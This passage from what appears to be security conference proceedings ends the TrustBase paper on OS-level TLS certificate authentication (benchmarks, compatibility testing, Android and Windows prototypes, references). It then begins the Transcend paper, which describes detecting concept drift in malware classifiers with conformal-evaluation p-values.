Figure 4 shows boxplots that characterize the timing of TCP and TLS handshakes, with and without TrustBase active. There is no discernible difference for TCP handshake timings and the average difference is less than 10 microseconds, with neither configuration consistently beating the other in subsequent experiments. This is expected behavior because the traffic interceptor is extremely light-weight for TCP connections. Average TLS handshake times with and without TrustBase also have no discernible difference, with average handshake times for this experiment of 5.9 ms and 6.0 ms, respectively. Successive experiments showed again that neither average consistently beat the other. This means that the inherent fluctuations in system and network conditions account for more time than the additional control paths TrustBase introduces. This is also expected, as the brevity of TLS handling code, its place in the kernel, the use of efficient Netlink transport and other design choices were made with performance in mind.

Our experimentation with varying file sizes also exhibited no difference between native and TrustBase cases. Note that the TrustBase timings for the TLS handshake may increase if a particular plugin is installed that requires more processing time or relies on Internet queries to function, and that this overhead is inherent to that service and not the TrustBase core.

The memory footprint in our Linux prototype is also negligible. For each network connection, TrustBase temporarily stores less than 300 bytes of data, plus the length of any TLS handshake messages encountered. Connections not using TLS use even less memory than this and carry a zero-byte memory overhead once their nature has been determined and TrustBase ceases to monitor them.

6.2 Compatibility

One goal of TrustBase is to strengthen certificate authentication for existing, unmodified applications and to provide additional authentication services that strengthen the CA system. To meet this goal, TrustBase must be able to enforce proper authentication behavior by applications, as defined by the system administrator's configuration.

There are three possible cases for the policy engine to consider. (1) If a certificate has been deemed valid by both TrustBase and the application, the policy engine allows the original certificate data to be forwarded on to the application, where it is accepted naturally. (2) In the case where the application wishes to block a connection, regardless of the decision by TrustBase, the policy engine allows this to occur, since the application may have a valid reason to do so. We discuss in Section 3.5, the special case when a new authentication service is deployed that wishes to accept a certificate that the CA system normally would not. (3) In the case where validation with TrustBase fails, but the application would have allowed the connection to proceed, the policy engine blocks the connection by forwarding an intentionally invalid certificate to the application, which triggers any SSL application validation errors an application supports, and then subsequently terminates the connection.

We tested TrustBase with 34 popular applications and libraries and tools, shown in Table 1.[7] TrustBase successfully intercepted and validated certificates for all of them. For each library tested, and where applicable, we created sample applications that performed no validation and improper validation (bad checking of signatures, hostnames, and validity dates). We then verified that TrustBase correctly forced these applications to reject false certificates despite those vulnerabilities in each case. In addition, we observed that TrustBase caused no adverse behavior, such as timeouts, crashes, or unexpected errors.

6.3 Android Prototype

To verify that the TrustBase approach works on mobile platforms and is compatible with mobile applications, we built a prototype for Android. Source code can be found at `owntrust.org`.

Our Android implementation uses the `VPNService` so that it can be installed on an unaltered OS and without root permissions. The drawback of this choice is that only one VPN service can be active on the Android at a time. In the long-term, adding socket-level interception to the Android kernel would be the right architectural choice,

[7] These are a superset of the tools and libraries tested with CertShim

Library	Tool
C++	gnutls-cli
libcurl	curl
libgnutls	sslscan
libssl	openssl s_client
libnss	openssl s_time
JAVA	lynx
SSLSocketFactory	fetchmail
PERL	firefox
socket::ssl	chrome/chromium
PHP	mpop
fsockopen	w3m
php_curl	ncat
PYTHON	wget
httplib	steam
httplib2	thunderbird
pycurl	kmail
pyOpenSSL	pidgin
python ssl	
urllib, urllib2, urllib3	
requests	

Table 1: Common Linux libraries and tools compatible with TrustBase

and then TrustBase could use similar traffic interception techniques as with the Linux implementation.

The primary engineering consequence of using the `VPNService` on Android is that TrustBase must intercept IP packets from applications but emit TCP (or UDP) packets to the network. If it could use raw sockets, then TrustBase could merely transfer IP packets between the `VPNService` and the remote server. Unfortunately, the lowest level socket endpoint an Android developer can create is the Java `Socket` or `DatagramSocket`, which encapsulate TCP and UDP payloads respectively. Therefore, we must emulate IP, UDP and TCP to facilitate communication between the `VPNService` and the sockets used to communicate with remote hosts. For TCP, this involves maintaining connection state, emulating reliability, and setting appropriate flags (SYN, ACK, etc.) for TCP traffic.

To verify compatibility with mobile applications, we tested 16 of the most popular Android applications: Chrome, YouTube, Pandora, Gmail, Pinterest, Instagram, Facebook, Google Play Store, Twitter, Snapchat, Amazon Shopping, Kik, Netflix, Google Photos, Opera, and Dolphin. TrustBase on Android successfully intercepted and strengthened certificate validation for all of them.

6.4 Windows Prototype

To demonstrate that the TrustBase approach works on Windows, we also built a prototype for Windows 10. Source code can be found at `owntrust.org`.

The traffic interceptor component of TrustBase on Windows is implemented utilizing the native Windows Filtering Platform (WFP) API, acting as a kernel-mode driver. Reliance on the WFP reduced the code necessary to provide traffic interception capabilities and also made them easy to maintain, given that the Windows kernel code is not open source. As on Linux, this kernel code is event-driven, collects connection information, and transmits it to a userspace policy engine for processing and decision making. The policy engine is patterned after its Linux counterpart, supports both Python and C plugins, and uses native Windows libraries where possible (e.g., Microsoft's CryptoAPI and native threading APIs).

The nature of the Windows root certificate store allows TrustBase to avoid utilizing a TLS Proxy in cases where overriding the CA system is desired (see Section 3.5). Windows has the ability to dynamically alter the root certificate store during runtime, and applications using the CA system will be immediately subject to those changes. This allows TrustBase to dynamically add self-signed certificates to the root store when the policy engine deems them trustworthy. Through this mechanism TrustBase can override the CA system by placing a validated certificate in the root store before the application obtains and validates it against the root store. TrustBase maintains identifying hashes of all the certificates added to the root store and removes them when the connections using them are terminated. As on Linux, applications that use their own private certificate stores cannot have their validation rejections overridden using this methodology.

6.5 Utility

To validate the utility of TrustBase, we implemented eight useful authentication services. Table 2 describes each of these services. These services illustrate the types of control that TrustBase can provide to an administrator in securing TLS on a system. The CA validation plugin ensures that all applications on the system perform appropriate checks when validating certificates received through TLS (hostname, basic constraints, expiration, etc.). The whitelist represents a more manual, customized approach to validation, likely to be used in conjunction with other services to handle edge cases. Our certificate pinning and certificate revocation services enforce more advanced checks that are usually reserved for individual applications but can now be deployed system-wide. Note that this includes the deployment of Google's CRLSets checks, which are normally reserved for Chromium browsers only. This addresses the limitation noted by [11] concerning the isolation of newer validation technologies in browser code. The Notary and DANE services can be leveraged to trust additional channels of information aside from CA signatures and revocation lists. Finally, our cipher suite auditor service allows system administrators to pre-

CA Validation	Enforces standard certificate validation using `openssl` functions and standard practices for validating hostnames, Basic Constraints, dates, etc.
Whitelist	Stores a set of certificates that are always considered valid for their respective hosts, such as self-signed certificates.
Certificate Pinning	Uses Trust On First Use to pin certificates for any host; expired certificates are replaced by the next certificate received by a connection to that domain.
Certificate Revocation	Checks OCSP to determine whether the certificate has been revoked.
CRLSet Blocking	Checks Google's CRLSet to determine whether the certificate has been blocked, extending Chrome's protection to all apps.
DANE	Uses the DNS system to distribute public keys in a TLSA record [21].
Notary	Based on ideas presented by Perspectives [41] and Convergence [31], it connects securely to one or more notary servers to validate the certificate received by the client is the same one that is seen by the notaries.
Cipher Suite Auditor	Uses Client Hello and Server Hello information, along with a configuration with secure defaults, to disallow weak cipher suites. It can also require that certain TLS extensions be employed (e.g., TACK[32]).

Table 2: Authentication and Security services implemented with TrustBase

vent connections that attempt to utilize weak cipher suites and signing algorithms, using the additional handshake information provided to all plugins.

7 Future Work

TrustBase explores the benefits and drawbacks of providing authentication as an operating system service and giving administrators control over how all authentication decisions on their machines are made. In doing so, a step has been taken toward empowering administrators to control secure connections on their machines. However, some drawbacks have been noted, such as the reliance on a local proxy to support TLS 1.3 interception and CA overriding in some cases on Linux. These issues are caused by applications dictating the security of the machine's connections, using their own (or third party) security features and keys, reducing operating system and administrator control.

We are currently investigating further steps into this territory to provide great administrator control of security without some of these drawbacks. One such step is providing TLS as an operating system service, meaning that the operating system provides encryption for applications, not just authentication. Current TLS libraries are a burden on application developers, who are often not security experts. In addition, developers do not necessarily share the same security goals as the vendors or administrators who configure the systems upon which applications run. By providing TLS as an operating system service, application developers are relieved of this burden and the OS can invoke the TrustBase validation API natively. This removes the need for developers to explicitly invoke the validation API, and provides the OS with visibility and control over all TLS data, including TLS 1.3 handshakes, as the OS becomes the de facto TLS client. Such a measure enables system-wide deployment of security measures, such as cipher suite customization, TLS extension deployment, and responses to CVEs. This also allows OS vendors and system administrators an easier upgrade path for TLS versions.

Since network application developers are already familiar with the POSIX socket API, we are working on providing TLS as a protocol type in the socket API, the same way the OS provides TCP and UDP protocols as a service. In contrast to using a userspace library, this approach allows network application developers unfamiliar with security to operate in a well-known environment, utilizes an existing OS API that can be shared by many different platform implementations, and allows strict configuration and control by administrators. By creating a socket using a new `IPPROTO_TLS` parameter (as opposed to `IPPROTO_TCP`), developers can use the `bind`, `connect`, `send`, `recv`, and other socket API calls with which thy are already familiar, focusing solely on application data and letting the OS handle all TLS functionality. The generalized `setsockopt` and `getsockopt` are available to specify remote hostnames and additional options to the OS TLS service without violating the existing socket API.

8 Conclusion

We have explored how to fix broken authentication in existing applications, while also providing a platform for improved authentication services. To solve these problems we used two guiding principles—centralizing authentication as an operating system service and giving system administrators control over authentication policy. Following these two principles, we designed the TrustBase architecture for certificate authentication, meeting our design goals of securing existing applications, strengthening the CA system, providing full application coverage, enabling universal deployment, and imposing negligible overhead. We have presented a research prototype for TrustBase on Linux, discussed how we hardened this implementation, provided a security analysis, and evaluated its performance. We have provided source code for Linux, Android, and Windows prototypes. Finally, we have written eight authentication services to demonstrate the utility of this approach, extending CA hardening to all applications.

9 Acknowledgments

The authors thank the anonymous reviewers for their helpful feedback. This material is based upon work supported by the National Science Foundation under Grant No. CNS-1528022 and research sponsored by the Department of Homeland Security (DHS) Science and Technology Directorate, Cyber Security Division (DHS S&T/CSD) via contract number HHSP233201600046C. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of the Department of Homeland Security. Also, this work was supported by Sandia National Laboratories, a multimission laboratory managed and operated by National Technology and Engineering Solutions of Sandia, LLC., a wholly owned subsidiary of Honeywell International, Inc., for the U.S. Department of Energy's National Nuclear Security Administration under contract DE-NA-0003525.

References

[1] ALICHERRY, M., AND KEROMYTIS, A. D. Doublecheck: Multipath verification against man-in-the-middle attacks. In *Symposium on Computers and Communications (ISCC)* (2009), IEEE, pp. 557–563.

[2] AMANN, B., VALLENTIN, M., HALL, S., AND SOMMER, R. Extracting certificates from live traffic: A near real-time SSL notary service. Tech. rep., TR-12-014, ICSI Nov. 2012, 2012.

[3] AMANN, B., VALLENTIN, M., HALL, S., AND SOMMER, R. Revisiting SSL: A large-scale study of the internet's most trusted protocol. Tech. rep., TR-12-015, ICSI Dec. 2012, 2012.

[4] BATES, A., PLETCHER, J., NICHOLS, T., HOLLEMBAEK, B., TIAN, D., BUTLER, K. R., AND ALKHELAIFI, A. Securing SSL certificate verification through dynamic linking. In *Conference on Computer and Communications Security (CCS)* (2014), ACM.

[5] BRUBAKER, C., JANA, S., RAY, B., KHURSHID, S., AND SHMATIKOV, V. Using frankencerts for automated adversarial testing of certificate validation in SSL/TLS implementations. In *Symposium on Security and Privacy (SP)* (2014), IEEE.

[6] CONTI, M., DRAGONI, N., AND GOTTARDO, S. MITHYS: Mind the hand you shake-protecting mobile devices from SSL usage vulnerabilities. In *Security and Trust Management*. Springer, 2013, pp. 65–81.

[7] DE CARNAVALET, X. D. C., AND MANNAN, M. Killed by proxy: Analyzing client-end TLS interception software. In *Network and Distributed System Security Symposium (NDSS)* (2016), Internet Society.

[8] DIERKS, T., AND RESCORLA, E. The Transport Layer Security (TLS) Protocol Version 1.2. RFC 5246 (Proposed Standard), August 2008.

[9] DURUMERIC, Z., ADRIAN, D., MIRIAN, A., KASTEN, J., BURSZTEIN, E., LIDZBORSKI, N., THOMAS, K., ERANTI, V., BAILEY, M., AND HALDERMAN, J. A. Neither snow nor rain nor MITM...: An empirical analysis of email delivery security. In *Internet Measurement Conference (IMC)* (2015), ACM.

[10] DURUMERIC, Z., KASTEN, J., BAILEY, M., AND HALDERMAN, J. A. Analysis of the HTTPS certificate ecosystem. In *Internet Measurement Conference (IMC)* (2013), ACM.

[11] DURUMERIC, Z., MA, Z., SPRINGALL, D., BARNES, R., SULLIVAN, N., BURSZTEIN, E., BAILEY, M., HALDERMAN, J. A., AND PAXSON, V. The security impact of HTTPS interception. In *Network and Distributed System Security Symposium (NDSS)* (2017), Internet Society.

[12] ECKERSLEY, P., AND BURNS, J. An observatory for the SSLiverse. `http://www.eff.org/files/DefconSSLiverse.pdf`, 2010.

[13] ECKERSLEY, P., AND BURNS, J. The (decentralized) SSL observatory. In *USENIX Security Symposium* (2011).

[14] (EFF), E. F. F. The Sovereign Keys Project. `http:/www.eff.org/sovereign-keys/`, 2011.

[15] ENGERT, K. MECAI - mutually endorsing CA infrastructure. `http://kuix.de/mecai`. Accessed: March 2013.

[16] EVANS, C., AND PALMER, C. Certificate pinning extension for HSTS. `http://tools.ietf.org/html/draft-evans-palmer-hsts-pinning-00`. Accessed: 22 March, 2013.

[17] FAHL, S., HARBACH, M., MUDERS, T., BAUMGÄRTNER, L., FREISLEBEN, B., AND SMITH, M. Why Eve and Mallory love Android: An analysis of Android SSL (in) security. In *Conference on Computer and Communications Security (CCS)* (2012), ACM.

[18] FAHL, S., HARBACH, M., PERL, H., KOETTER, M., AND SMITH, M. Rethinking SSL development in an appified world. In *Conference on Computer Communications Security (CCS)* (2013), ACM.

[19] FOSTER, I. D., LARSON, J., MASICH, M., SNOEREN, A. C., SAVAGE, S., AND LEVCHENKO, K. Security by any other name: On the effectiveness of provider based email security. In *Conference on Computer and Communications Security (CCS)* (2015), ACM.

[20] GEORGIEV, M., IYENGAR, S., JANA, S., ANUBHAI, R., BONEH, D., AND SHMATIKOV, V. The most dangerous code in the world: validating SSL certificates in non-browser software. In *Conference on Computer and Communications Security (CCS)* (2012), ACM.

[21] HOFFMAN, P., AND SCHLYTER, J. The DNS-based authentication of named entities (DANE) transport layer security (TLS) protocol: TLSA, RFC 6698. `https://datatracker.ietf.org/doc/rfc6698`, 2012. Accessed: 24 Feb, 2014.

[22] HOLZ, R., AMANN, J., MEHANI, O., WACHS, M., AND KAAFAR, M. A. TLS in the wild: An Internet-wide analysis of TLS-based protocols for electronic communication. In *Network and Distributed System Security Symposium (NDSS)* (2016), Internet Society.

[23] HOLZ, R., RIEDMAIER, T., KAMMENHUBER, N., AND CARLE, G. X.509 forensics: Detecting and localising the SSL/TLS men-in-the-middle. In *European Symposium on Research in Computer Security (ESORICS)*. Springer, 2012, pp. 217–234.

[24] HUANG, L.-S., RICE, A., ELLINGSEN, E., AND JACKSON, C. Analyzing forged SSL certificates in the wild. In *Symposium on Security and Privacy (SP)* (2014), IEEE.

[25] KEIZER, G. Hackers spied on 300,000 Iranians using fake Google certificate. `http://www.computerworld.com/article/2510951/cybercrime-hacking/hackers-spied-on-300-000-iranians-using-fake-google-certificate.html`. Accessed: 27 October, 2015.

[26] KIM, T. H.-J., HUANG, L.-S., PERRING, A., JACKSON, C., AND GLIGOR, V. Accountable key infrastructure (AKI): A proposal for a public-key validation infrastructure. In *International Conference on World Wide Web (WWW)* (2013).

[27] LAURIE, B., LANGLEY, A., AND KASPER, E. Certificate transparency, IETF RFC 6962. `http://tools.ietf.org/html/rfc6962`, Jun 2013.

[28] LIGH, M. H., CASE, A., LEVY, J., AND WALTERS, A. *The art of memory forensics: detecting malware and threats in Windows, Linux, and Mac memory*. John Wiley & Sons, 2014.

[29] LIU, Y., TOME, W., ZHANG, L., CHOFFNES, D., LEVIN, D., MAGGS, B., MISLOVE, A., SCHULMAN, A., AND WILSON, C. An end-to-end measurement of certificate revocation in the web's PKI. In *Internet Measurement Conference (IMC)* (2015), ACM.

[30] MAASS, M., SALES, A., CHUNG, B., AND SUNSHINE, J. A systematic analysis of the science of sandboxing. *PeerJ Computer Science 2* (2016), e43.

[31] MARLINSPIKE, M. SSL and the future of authenticity. *Black Hat USA* (2011).

[32] MARLINSPIKE, M., AND PERRIN, T. Trust assertions for certificate keys. `http://tack.io/`, 2013.

[33] NYGREN, E. Reaching toward universal TLS SNI. `https://blogs.akamai.com/2017/03/reaching-toward-universal-tls-sni.html`. Accessed: 21 June, 2017.

[34] O'NEILL, M., RUOTI, S., SEAMONS, K., AND ZAPPALA, D. TLS proxies: Friend or foe? In *Internet Measurement Conference (IMC)* (2016), ACM.

[35] ONWUZURIKE, L., AND DE CRISTOFARO, E. Danger is my middle name: experimenting with SSL vulnerabilities in Android apps. In *Conference on Security & Privacy in Wireless and Mobile Networks (WiSec)* (2015), ACM.

[36] PROVOS, N., FRIEDL, M., AND HONEYMAN, P. Preventing privilege escalation. In *USENIX Security* (2003), vol. 3.

[37] RISTIĆ, I. Bulletproof SSL and TLS. *Feisty Duck* (2014).

[38] ROETHLISBERGER, D. Sslsplit. `https://www.roe.ch/SSLsplit`. Accessed: 11 July, 2015.

[39] RYAN, M. D. Enhanced certificate transparency and end-to-end encrypted mail. In *Network and Distributed System Security Symposium (NDSS)* (2014), Internet Society.

[40] SOGHOIAN, C., AND STAMM, S. Certified lies: Detecting and defeating government interception attacks against SSL (short paper). In *Financial Cryptography and Data Security*. Springer, 2012, pp. 250–259.

[41] WENDLANDT, D., ANDERSEN, D. G., AND PERRIG, A. Perspectives: Improving SSH-style host authentication with multi-path probing. In *USENIX Annual Technical Conference* (2008).

Transcend: Detecting Concept Drift in Malware Classification Models

Roberto Jordaney[+], Kumar Sharad [*§], Santanu Kumar Dash [*‡], Zhi Wang [*†], Davide Papini [*•], Ilia Nouretdinov[+], and Lorenzo Cavallaro[+]

[+]Royal Holloway, University of London
[§]NEC Laboratories Europe
[‡]University College London
[†]Nankai University
[•]Elettronica S.p.A.

Abstract

Building machine learning models of malware behavior is widely accepted as a panacea towards effective malware classification. A crucial requirement for building sustainable learning models, though, is to train on a wide variety of malware samples. Unfortunately, malware evolves rapidly and it thus becomes hard—if not impossible—to generalize learning models to reflect future, previously-unseen behaviors. Consequently, most malware classifiers become unsustainable in the long run, becoming rapidly antiquated as malware continues to evolve. In this work, we propose Transcend, a framework to identify aging classification models *in vivo* during deployment, much before the machine learning model's performance starts to degrade. This is a significant departure from conventional approaches that retrain aging models retrospectively when poor performance is observed. Our approach uses a statistical comparison of samples seen during deployment with those used to train the model, thereby building metrics for prediction quality. We show how Transcend can be used to identify concept drift based on two separate case studies on Android and Windows malware, raising a red flag before the model starts making consistently poor decisions due to out-of-date training.

1 Introduction

Building sustainable classification models for classifying malware is hard. Malware is mercurial and modeling its behavior is difficult. Codebases of commercial significance, such as Android, are frequently patched against vulnerabilities and malware attacking such systems evolve rapidly to exploit new attack surfaces. Consequently, models that are built through training on older malware often make poor and ambiguous decisions when faced with modern malware—a phenomenon commonly known as *concept drift*. In order to build sustainable models for malware classification, it is important to identify when the model shows signs of aging whereby it fails to recognize new malware.

Existing solutions [12, 15, 23] aim to periodically retrain the model. However, if the model is retrained too frequently, there will be little novelty in the information obtained to enrich the classifier. On the other hand, a loose retraining frequency leads to periods of time where the model performance cannot be trusted. Regardless, the retraining process requires manual labeling of all the processed samples, which is constrained by available resources. Once the label is acquired, traditional metrics such as precision and recall are used to retrospectively indicate the model performance. However, these metrics do not assess the decision of the classifier. For example, hyperplane-based learning models (e.g., SVM) only check the side of the hyperplane where the object lies while ignoring its distance from the hyperplane. This is a crucial piece of evidence to assess non-stationary test objects that eventually lead to concept drift.

A well known approach for qualitative assessment of decisions of a learning model is the probability of fit of test object in a candidate class. Previous work has relied on using fixed probability thresholds to identify best matches [19]. Standard algorithms compute the probability of a sample fitting into a class as a by-product of the classification process. However, since probabilities need to sum up to 1.0, it is likely that for previously unseen test objects which do not belong to any of the classes, the probability may be artificially skewed. To mitigate this issue, Deo et al. propose ad-hoc metrics derived from the two probabilities output by Venn-Abers Predictors (VAP) [5], one of which is perfectly calibrated. Although promising, the approach is unfortunately still in its infancy and does not reliably identify drifting objects (as further elaborated in § 6).

The machine learning community has developed tech-

[*]Research carried out entirely while Post-Doctoral Researchers at Royal Holloway, University of London.

niques that look at objects statistically rather than probabilistically. For example, Conformal Predictor [20] makes predictions with statistical evidence. However, as discussed by Fern and Dietterich[1], this method is not tailored to be used in presence of concept drift.

Nevertheless, statistical assessments seem to overcome the limitations of probabilistic approaches, as outlined in § 2. Still, there are two key issues that need to be addressed before statistical assessments can be used to detect concept drift. First, the assessments have to be agnostic to the algorithm used to build the learning model. This is non-trivial as different algorithms can have different underlying classification mechanisms. Any assessment has to abstract away from the algorithm and identify a universal criteria that treats the underlying algorithm as a black box. Second, and more importantly, auto-computation of thresholds to identify an aging model from an abstract assessment criteria requires a brute force search among scores for the training objects.

In this work, we address both these issues by proposing both meaningful and sufficiently abstract assessment metrics as well as an assessment criteria for interpreting the metrics in an automated fashion. We propose Transcend—a fully parametric statistical framework for assessing decisions made by the classifier to identify concept drift. Central to our contribution, is the translation of the decision assessment problem to a constraint optimization problem which enables Transcend to be parametric with diverse operational goals. It can be bootstrapped with pre-specified parameters that tune its sensitivity to varying levels of concept drift. For example, in applications of critical importance, Transcend can be pre-configured to adopt a strict filtering policy for poor and unreliable classification decisions. While previous work has looked at decision assessment [4, 19], this is the first work that looks at identifying untrustworthy predictions using decision assessment techniques. Thereby, Transcend can be deployed in existing detection systems with the aim of identifying aging models and ameliorating performance in the face of concept drift.

In a nutshell, we make the following contributions:

- We propose conformal evaluator (CE), an evaluation framework to assess the quality of machine learning tasks (§ 2). At the core of CE is the definition of non-conformity measure derived from the ML algorithm under evaluation (AUE) and feature set (§ 2.1). This measure builds statistical metrics to quantify the AUE quality and statistically support goodness of fit of a data point into a class according to the AUE (§ 2.4).

[1] A. Fern and T. Dietterich. "Toward Explainable Uncertainty". https://intelligence.org/files/csrbai/fern-slides-1.pdf

- We build assessments on top of CE's statistical metrics to evaluate the AUE design and understand statistical distribution of data to better capture AUE's generalization and class separations (§ 3).
- We present Transcend, a fully tunable classification system that can be tailored to be resilient against concept drift to varying degrees depending on user specifications. This versatility enables Transcend to be used in a wide variety of deployment environments where the cost of manual analysis is central to classification strategies. (§ 3.3)
- We show how CE's assessments facilitate Transcend to identify suitable statistical thresholds to detect decay of ML performance in realistic settings (§ 4). In particular, we support our findings with two case studies that show how Transcend identifies concept drift in binary (§ 4.1) and multi-class classification (§ 4.2) tasks.


2 Statistical Assessment: Why and How?

In this section we discuss the significance of statistical techniques for decision assessment, which form the core of conformal evaluator. A statistical approach to decision assessment considers each decision in the context of previously made decisions. This is different to a probabilistic assessment where the metric is indicative of how likely a test object is to belong to a class. In contrast, statistical techniques answer the question: *how likely is the test object to belong to a class compared to all of its other members?* The contextual evidence produced by statistical evidence is a step beyond standard probabilistic evidence and typically gives stronger guarantees on the quality of the assessment. Our work dissects Conformal Predictor (CP) [24] and extracts its sound statistical foundations to build conformal evaluator (CE). In the following section, we provide further details, while we forward the reader to § 6 for a full comparison between CP and CE.

2.1 Non-conformity Measure

Classification is usually based on a *scoring function* which, given a test object z^*, outputs a *prediction score* $F_{\mathcal{D}}(l, z^*)$, where $\mathcal{D}$ is the dataset of training objects and l is a label from the set of possible object labels $\mathcal{L}$.

The scoring function can be used to measure the difference between a group of objects belonging to the same class (e.g., malware belonging to the same family) and a new object (i.e., a sample). In Transcend, the *non-conformity measure* (NCM) is computed directly from the scoring function of the algorithm. Thus, conformal



(a) Elements above the threshold

(b) Performance of elements above the threshold

(c) Elements below the threshold

(d) Performance of elements below the threshold

Figure 1: Performance comparison between *p-value* and *probability* for the objects above and below the threshold used to accept the algorithm's decision. The p-values are given by CE with SVM as non-conformity measure, the probabilities are given directly by SVM. As we can see from the graph, p-values tend to contribute to a higher performance of the classifier, identifying those (drifting) objects that would have been erroneously classified.

evaluation is agnostic to the algorithm, making it versatile and compatible with multiple ML algorithms; it can be applied on top of any classification or clustering algorithm that uses a score for prediction.

We note that some algorithms already have built-in quality measures (e.g., the distance of a sample from the hyperplane in SVM). However, these are algorithm specific and cannot be directly compared with other algorithms. On the other hand, Transcend unifies such quality measures through uniform treatment of non-conformity in an algorithm-agnostic manner.

2.2 P-values as a Similarity Metric

At the heart of conformal evaluation is the non-conformity measure—a real-valued function $A_{\mathcal{D}}(C \backslash z, z)$, which tells how different an object z is from a set C. The set C is a subset of the data space of object $\mathcal{D}$. Due to the real-valued range of non-conformity measure, conformal evaluator can be readily used with a variety of machine learning methods such as support-vector machines, neural networks, decision trees and Bayesian prediction [20] and others that use real-valued numbers (i.e., a similarity function) to distinguish objects. Such flexibility enables Transcend to assess a wide range of algorithms.

Conformal evaluation computes a notion of similarity through p-values. For a set of objects $\mathcal{K}$, the p-value $p^{C}_{z^*}$ for an object z^* is the proportion of objects in class $\mathcal{K}$ that are at least as dissimilar to other objects in C as z^*. There are two standard techniques to compute the p-values from $\mathcal{K}$: *Non-Label-Conditional* (employed by *decision* and *alpha* assessments outlined in § 3.1 and § 3.2), where $\mathcal{K}$ is equal to $\mathcal{D}$, and *Label-Conditional* (employed by the concept drift detection described in § 3.3), where $\mathcal{K}$ is the set of objects C with the same label. The calculations for the non-conformity measures for the test object and the set of objects in $\mathcal{K}$ is shown in equation 1 and 2 respectively. The computation of p-value for the test object is shown in equation 3.

$$\alpha_{z^*} = A_{\mathcal{D}}(C, z^*) \quad (1)$$

$$\forall i \in \mathcal{K}. \alpha_i = A_{\mathcal{D}}(C \setminus z_i, z_i) \quad (2)$$

$$p^{C}_{z^*} = \frac{|\{j : \alpha_j \geq \alpha_{z^*}\}|}{|\mathcal{K}|} \quad (3)$$

P-values compute an algorithm's credibility and confidence, crucial for decision assessments (§ 2.4).

2.3 P-values vs. Probabilities

One might question the utility of p-value over probability of a test object belonging to a particular class. Probabilities are computed by most learning algorithms as qualitative feedback for a decision. SVM uses Platt's scaling to compute probability scores of an object belonging to a class while a random forest averages the decision of individual trees to reach a final prediction [3]. In this section, we discuss the shortcomings of using probabilities for decision assessment as shown in §4.1.1 and §4.2. Additionally, we also provide empirical evidence in favor of p-values as a building block for decision assessment.

P-values offer a significant advantage over probabilities when used for decision assessment. Let us assume that the test object z^* has p-values of $p^1_{z^*}, p^2_{z^*} \cdots p^k_{z^*}$ and probability of $r^1_{z^*}, r^2_{z^*} \cdots r^k_{z^*}$ of belonging to classes $l_1, l_2 \cdots l_k$ (which is the set of all classes in $\mathcal{L}$). In the case of probabilities, $\Sigma_i r^i_{z^*}$ must sum to 1.0. Now, lets consider a 2-class problem. If z^* does not belong to either of the classes, and the algorithm computes a low probability score $r^1_{z^*} \sim 0.0$, then $r^2_{z^*}$ would artificially tend to 1.0. In other words, if we use probabilities for decision assessment it is likely that we might reach an incorrect conclusion for previously unseen samples. P-values on the other hand are not constrained by such limitations. It is possible for both $p^1_{z^*}$ and $p^2_{z^*}$ to be a low value for the case of a previously unseen sample. This is true also when p-values are built using probability as NCM. To calculate the probability of a test sample, only information belonging to the test samples are used (e.g., distance to the hyperplane in the case SVM or ratio of decisions for one class in the case of random forest). Instead, a p-value is computed comparing the scores of all the samples in a class (see equation 1 and 2).

We further elaborate on this by training an SVM classifier with Android malware objects from the Drebin dataset [2] and by testing it using objects from a drifted dataset (the Marvin dataset [14], see § 4 for details). Then, we apply a threshold to accept the decision of the classifier only if a certain level of certainty is achieved. Figure 1 shows the average of F1-score for malicious and benign classes after the application of the threshold for the objects that fall above (Figure 1b) and below it (Figure 1d). Figure 1 also shows the ratio of objects retained (Figure 1a) and rejected (Figure 1c). Figure 1b shows that the use of p-values produces better performance as it identifies more objects to reject than probabilities (Figure 1a). Here, filtering out a high number of objects is correct as they are drifting from the trained model. Keeping them would degrade the performance of the algorithm (Figures 1c and 1d). The threshold is applied to the testing objects; we present case studies in § 4.1, which show how to derive it from the training dataset.

2.4 Statistical Decision Assessment

This section introduces and discusses CE metrics used to assess the classification decisions. The techniques for interpreting these metrics are discussed in § 3.

Algorithm Credibility. The first evaluation metric for assessing classification decision on a test object is *algorithm credibility*. $A_{Cred}(z^*)$ is defined as the p-value for the test object z^* corresponding to the label chosen by the algorithm under analysis. As discussed, the p-value measures the fraction of objects within $\mathcal{K}$, that are at least as different from the set of objects C as the new object z^*. A high credibility value means that z^* is very similar to the objects in the class chosen by the classifier. Although credibility is a useful measure of classification quality, it only tells a partial story. There may potentially be high p-values for multiple labels indicating multiple matching labels for the test object which the classification algorithm has ignored. On the other hand, a low credibility value is an indicator of either z^* being very different from the objects in the class chosen by the classifier or the object being poorly identified. These two observations show that credibility alone is not sufficient for reliable decision assessment. Hence, we introduce another measure to gauge the non-performance of the classification algorithm—*algorithm confidence*.

Algorithm Confidence. For a given choice (e.g., assigning z to a class l_i), confidence tells how certain or how committed the evaluated algorithm is to the choice. Formally, it measures how distinguishable is the new object $z^* \in l_i$ from other classes l_j with $j \neq i$. We define the algorithm confidence as 1.0 minus the maximum p-value among all p-values except the *p-value* chosen by the algorithm (i.e., algorithm credibility): $A_{Conf}(z^*) = 1 - \max(P(z^*) \setminus A_{Cred}(z^*))$ where, $P(z^*) = \{p^{l_i}_{z^*} : l_i \in \mathcal{L}\}$

$P(z^*)$ is the set of p-values associated to the possible choices for the new object z^*. The highest value of confidence is reached when the algorithm credibility is the highest p-value. It may happen that the choice made by the algorithm is not attached to the highest p-value, suggesting that the confidence is sub-optimal. Results in § 4 show that this provides valuable insights, especially when the method under assessment makes choices with low values of confidence and credibility. Low algorithm confidence indicates that the given object is similar to other classes as well. Depending on the algorithm credibility, this indication may imply that the decision algorithm is not able to uniquely identify the classes or, that the new object looks similar to two or more classes.

Finally, we note that algorithm confidence and credibility are not biased by the number of classes in a dataset as popular measures, such as precision and recall [13]. Thus CE's findings are more robust to dataset changes.

3 Framework Description

Previous section introduced conformal evaluation along with the two metrics that we use for decision assessment: algorithm confidence and algorithm credibility. Transcend uses two techniques to evaluate the quality of an algorithm employed on a given dataset: (*i*) *Decision assessment*—evaluates the robustness of the predictions made by the algorithm; and (*ii*) *Alpha assessment*—evaluates the quality of the non-conformity measure. We combine these assessments to enable the detection of concept drift (§3.3).

3.1 Decision Assessment

Conformal evaluator qualitatively assesses an algorithm's decision by assigning a class $l \in \mathcal{L}$ as predicted by the algorithm to each new object z^* and computing its algorithm credibility and confidence.

